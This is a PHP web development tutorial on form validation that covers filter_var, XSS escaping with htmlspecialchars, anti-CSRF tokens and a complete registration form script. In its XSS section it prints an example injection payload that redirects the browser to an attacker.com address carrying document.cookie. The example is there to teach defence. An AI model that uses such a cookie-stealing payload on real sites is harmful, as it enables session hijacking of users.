
PHP Form Validation
Easy PHP Form Validation Guide: 3 Security Steps & Examples
Master backend security with this complete PHP form validation guide. Learn filter_var, XSS prevention with htmlspecialchars, CSRF tokens, and regex sanitization.
Estimated Read Time: 19 Minutes | Category: PHP Web Development
Overview: Understanding PHP Form Validation & Web Security
Quick PHP Form Validation Summary:

- Golden Security Rule: Never trust raw user input. All submitted form data must be strictly validated (checking structure/type) and sanitized (cleaning harmful characters) before processing or database storage.
- Validation vs. Sanitization: Validation checks if input conforms to required formats (e.g., valid email address or positive number), whereas sanitization removes or encodes malicious payload tags to prevent security breaches.
- Built-in Filter Functions: PHP provides
filter_var()andfilter_input()paired with validation filters (FILTER_VALIDATE_EMAIL,FILTER_VALIDATE_INT) and sanitization filters (FILTER_SANITIZE_STRING,FILTER_SANITIZE_URL). - Defending Against XSS Attacks: Cross-Site Scripting (XSS) is neutralized by encoding user string outputs with
htmlspecialchars($input, ENT_QUOTES, 'UTF-8'). - Defending Against CSRF Attacks: Cross-Site Request Forgery (CSRF) is blocked by embedding unique session tokens inside HTML forms.
Welcome to Lesson 17 of our structured web development course. Following our previous tutorial on Easy PHP Form Handling Guide: 2 Core Request Methods & Examples, you now understand how HTML forms pass user data to server superglobal arrays ($_GET and $_POST). The next vital step in backend software engineering is securing user input using PHP form validation.
Building interactive web forms without proper validation and sanitization exposes your web server to catastrophic vulnerabilities—including Cross-Site Scripting (XSS), SQL Injection, form hijacking, and spam bot submissions. A single unsanitized comment box can allow attackers to inject malicious JavaScript, steal user session cookies, or corrupt database tables.
In this comprehensive PHP form validation guide, we will explore validation vs. sanitization mechanics, filter_var() flag functions, regular expression (regex) matching, XSS defense techniques, CSRF token implementation, and complete production-level form validation scripts.
Prerequisites Before Securing Form Data
To test the hands-on code examples in this PHP form validation tutorial, verify that your development environment meets these basic requirements:
- Active Web Server: Running installation of Apache or Nginx with PHP 8.x+ (configured via XAMPP, Homebrew, or Terminal).
- Code Editor: A modern IDE such as Visual Studio Code or PhpStorm.
- Form Foundations: Solid understanding of HTML form tags, HTTP POST methods, and
$_POSTsuperglobals.
If you need to review how $_POST superglobal arrays receive form payload data, visit our previous guide on Easy PHP Form Handling Guide: 2 Core Request Methods & Examples.
1. Validation vs. Sanitization: What Is the Difference?
In backend security architecture, validation and sanitization perform two distinct defensive roles:
| Security Concept | Primary Objective | Sample Action Taken | Primary PHP Function Used |
|---|---|---|---|
| Input Validation | Verifies whether input data matches strict formatting criteria, types, or length limits. Returns boolean true or false. | Checking if an email contains an @ symbol or verifying an age field is an integer above 18. | filter_var($email, FILTER_VALIDATE_EMAIL) |
| Input Sanitization | Cleans input data by stripping away unneeded spaces, removing invalid characters, or escaping HTML tags to make data safe. | Converting <script> tags into harmless <script> entities. | htmlspecialchars($str, ENT_QUOTES, 'UTF-8') |
2. PHP Filter Functions: filter_var() and filter_input()
PHP includes a native filtering extension designed specifically for validating and sanitizing data. The primary workhorse function is filter_var().
A. Core Validation Filters (FILTER_VALIDATE_*)
Validation filters test an input variable against standard rules. If valid, the function returns the value; if invalid, it returns false:
<?php
$emailInput = "user@phponline.in";
$ageInput = "25";
$urlInput = "https://phponline.in";

// Validating Email Address
if (filter_var($emailInput, FILTER_VALIDATE_EMAIL) !== false) {
    echo "Valid Email Format: " . $emailInput . "<br>";
}

// Validating Integer within range limits (18 to 100)
$ageOptions = ["options" => ["min_range" => 18, "max_range" => 100]];
if (filter_var($ageInput, FILTER_VALIDATE_INT, $ageOptions) !== false) {
    echo "Valid Adult Age: " . $ageInput . "<br>";
}

// Validating Web URL
if (filter_var($urlInput, FILTER_VALIDATE_URL) !== false) {
    echo "Valid URL Address: " . $urlInput;
}
?>
Want to test this code live? Try running it in our PHP Online Compiler.
B. Core Sanitization Filters (FILTER_SANITIZE_*)
Sanitization filters strip out invalid characters from input strings:
<?php
$rawEmail = "   john.doe(at)example.com///   ";

// Sanitizing email by removing invalid characters
$cleanEmail = filter_var(trim($rawEmail), FILTER_SANITIZE_EMAIL);

echo "Cleaned Email: " . $cleanEmail;
?>
Want to test this code live? Try running it in our PHP Online Compiler.
3. Defending Against Cross-Site Scripting (XSS)
Cross-Site Scripting (XSS) is one of the most common web application vulnerabilities. An XSS attack occurs when a malicious user submits executable JavaScript code inside a form field (such as a comment box or username field), and the backend server echoes that unescaped script back to other users’ browsers.
A. How Malicious XSS Payloads Operate
<!-- Malicious Input Example -->
<script>
    // Malicious payload stealing session cookies and redirecting user
    document.location='http://attacker.com/steal.php?cookie=' + document.cookie;
</script>
B. Neutralizing XSS with htmlspecialchars()
To completely neutralize XSS attacks, pass all dynamic string variables through htmlspecialchars() before echoing them onto a web page. This converts dangerous special characters (like <, >, &, ", and ') into harmless HTML entities:
<?php
$untrustedUserInput = "<script>alert('XSS Hack!');</script>";
// UNSAFE: Echoing untrusted input directly executes script in browser!
// echo $untrustedUserInput;
// SAFE: Encoding special characters with htmlspecialchars()
$safeOutput = htmlspecialchars($untrustedUserInput, ENT_QUOTES, 'UTF-8');
echo $safeOutput;
// Outputs harmless text: <script>alert('XSS Hack!');</script>
?>Want to test this code live? Try running it in our PHP Online Compiler.
4. Protecting Forms Against CSRF Attacks
Cross-Site Request Forgery (CSRF) occurs when an attacker tricks an authenticated user’s browser into submitting an unauthorized request to your web application (such as transferring funds or changing an account password without consent).
Defending Against CSRF with Anti-CSRF Tokens
To defend against CSRF, embed a unique, cryptographically random token inside the user’s session and match it against a hidden input field inside the submitted form:
<?php
session_start();

// Step 1: Generate anti-CSRF token if not already set in session
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

// Step 2: Validate CSRF token on POST form submission
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $submittedToken = $_POST['csrf_token'] ?? '';

    // Hash comparison resistant to timing attacks
    if (!hash_equals($_SESSION['csrf_token'], $submittedToken)) {
        die("CSRF Token Validation Failed! Unauthorized form request detected.");
    }

    echo "CSRF Verification Passed. Processing form securely...";
}
?>

<!-- HTML Form with Hidden CSRF Token Field -->
<form action="" method="POST">
    <!-- Hidden CSRF Token Field -->
    <input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token']; ?>">

    <label>Update Password:</label>
    <input type="password" name="new_password" required>
    <button type="submit">Update Password</button>
</form>
5. Complete Production Form Validation Script
Below is a complete, production-ready form validation script that handles sticky form fields, field validation rules, error message mapping, XSS sanitization, and CSRF protection:
<?php
declare(strict_types=1);
session_start();

// Generate Anti-CSRF Token
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}

// Track errors and field states
$errors = [];
$formData = [
    "username" => "",
    "email" => "",
    "age" => "",
    "bio" => ""
];
$successMessage = "";

// Process form on POST submit
if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    // Verify Anti-CSRF Token
    $token = $_POST['csrf_token'] ?? '';
    if (!hash_equals($_SESSION['csrf_token'], $token)) {
        die("CSRF Token Validation Failed!");
    }

    // 1. Validate Username (Required, Alphabetic, 3-20 chars)
    $rawUsername = trim($_POST['username'] ?? '');
    if (empty($rawUsername)) {
        $errors['username'] = "Username is required.";
    } elseif (!preg_match("/^[a-zA-Z0-9_]{3,20}$/", $rawUsername)) {
        $errors['username'] = "Username must be 3-20 characters (letters, numbers, underscores only).";
    } else {
        $formData['username'] = htmlspecialchars($rawUsername, ENT_QUOTES, 'UTF-8');
    }

    // 2. Validate Email Address
    $rawEmail = trim($_POST['email'] ?? '');
    if (empty($rawEmail)) {
        $errors['email'] = "Email address is required.";
    } elseif (!filter_var($rawEmail, FILTER_VALIDATE_EMAIL)) {
        $errors['email'] = "Please enter a valid email address format.";
    } else {
        $formData['email'] = htmlspecialchars($rawEmail, ENT_QUOTES, 'UTF-8');
    }

    // 3. Validate Age (Numeric, 18-99)
    $rawAge = trim($_POST['age'] ?? '');
    if (empty($rawAge)) {
        $errors['age'] = "Age is required.";
    } elseif (filter_var($rawAge, FILTER_VALIDATE_INT, ["options" => ["min_range" => 18, "max_range" => 99]]) === false) {
        $errors['age'] = "You must be at least 18 years old to register.";
    } else {
        $formData['age'] = htmlspecialchars($rawAge, ENT_QUOTES, 'UTF-8');
    }

    // 4. Sanitize Optional Bio Text
    $rawBio = trim($_POST['bio'] ?? '');
    $formData['bio'] = htmlspecialchars($rawBio, ENT_QUOTES, 'UTF-8');

    // If zero validation errors, process registration
    if (empty($errors)) {
        $successMessage = "User account for " . $formData['username'] . " registered successfully!";
        // Reset sticky form fields
        $formData = ["username" => "", "email" => "", "age" => "", "bio" => ""];
    }
}
?>

<!-- Registration Form HTML Interface -->
<h2>Secure User Registration Form</h2>

<?php if (!empty($successMessage)): ?>
    <div style="background-color: #d4edda; color: #155724; padding: 15px; margin-bottom: 20px;">
        <strong>Success:</strong> <?= $successMessage ?>
    </div>
<?php endif; ?>

<form action="" method="POST">
    <input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token']; ?>">

    <label for="username">Username:</label><br>
    <input type="text" id="username" name="username" value="<?= $formData['username'] ?>">
    <?php if (isset($errors['username'])): ?>
        <span style="color: red;"><?= $errors['username'] ?></span>
    <?php endif; ?><br><br>

    <label for="email">Email Address:</label><br>
    <input type="email" id="email" name="email" value="<?= $formData['email'] ?>">
    <?php if (isset($errors['email'])): ?>
        <span style="color: red;"><?= $errors['email'] ?></span>
    <?php endif; ?><br><br>

    <label for="age">Age:</label><br>
    <input type="number" id="age" name="age" value="<?= $formData['age'] ?>">
    <?php if (isset($errors['age'])): ?>
        <span style="color: red;"><?= $errors['age'] ?></span>
    <?php endif; ?><br><br>

    <label for="bio">Short Bio (Optional):</label><br>
    <textarea id="bio" name="bio" rows="3"><?= $formData['bio'] ?></textarea><br><br>

    <button type="submit">Complete Registration</button>
</form>
Want to test this code live? Try running it in our PHP Online Compiler.
Troubleshooting Common Validation Errors
| Observed Error / Issue | Probable Cause | Recommended Solution |
|---|---|---|
filter_var($email, FILTER_VALIDATE_EMAIL) returns false on valid email | Leading/trailing whitespace in email string or non-standard ASCII characters. | Trim whitespace using trim($email) before validating. |
| Form fields reset completely when validation fails | Form inputs are not “sticky” (values aren’t echoed back into HTML input value="..." attributes). | Pass sanitized $formData values back into input value="..." attributes. |
CSRF Token Validation Failed on every submit | Forgetting session_start() at the top of the script or regenerating tokens on every request. | Ensure session_start() is invoked before reading $_SESSION and generate tokens only if empty. |
HTML tags display as raw text (e.g., <b>Text</b>) | Applying htmlspecialchars() twice (double-encoding strings). | Apply htmlspecialchars() only once at the presentation output step. |
Frequently Asked Questions (FAQ)
Q1: What is PHP form validation and why is it required?
PHP form validation is the backend security process of verifying whether user-submitted form data conforms to required types, lengths, and formats before processing. It prevents invalid inputs, database corruption, and malicious hacker exploits.
Q2: What is the difference between validation and sanitization in PHP?
Validation checks if data satisfies specific formatting rules (returning boolean true or false). Sanitization modifies or cleans data by stripping invalid characters or escaping HTML tags to make string data safe for rendering or storage.
Q3: How do you prevent Cross-Site Scripting (XSS) in PHP web forms?
Prevent XSS vulnerabilities by passing user-submitted text variables through htmlspecialchars($string, ENT_QUOTES, 'UTF-8') before echoing values onto web pages. This converts dangerous script tags into harmless HTML entities.
Q4: What is a CSRF token and how does it secure forms?
A CSRF (Cross-Site Request Forgery) token is a unique, cryptographically random secret string generated by the server and stored in the user’s session. Embedding this token in a hidden form field allows the backend to verify that the form request originated from an authentic user session.
Next Steps & Official References
Consult official technical standards on the PHP Official Data Filtering Manual (php.net).
Ready for the next lesson in sequence? Proceed directly to the next lesson in Module 5: Next Lesson: Working with Sessions and Cookies Securely →
# Summary
Here is what you've learned in this lesson:
- Easy PHP Form Validation Guide: 3 Security Steps & Examples
- Overview: Understanding PHP Form Validation & Web Security
- Prerequisites Before Securing Form Data
- 1. Validation vs. Sanitization: What Is the Difference?
- 2. PHP Filter Functions: filter_var() and filter_input()
- 3. Defending Against Cross-Site Scripting (XSS)
- 4. Protecting Forms Against CSRF Attacks
- 5. Complete Production Form Validation Script
- Troubleshooting Common Validation Errors
- Frequently Asked Questions (FAQ)
- Next Steps & Official References
Continue to the next lesson and learn more about PHP Sessions and Cookies.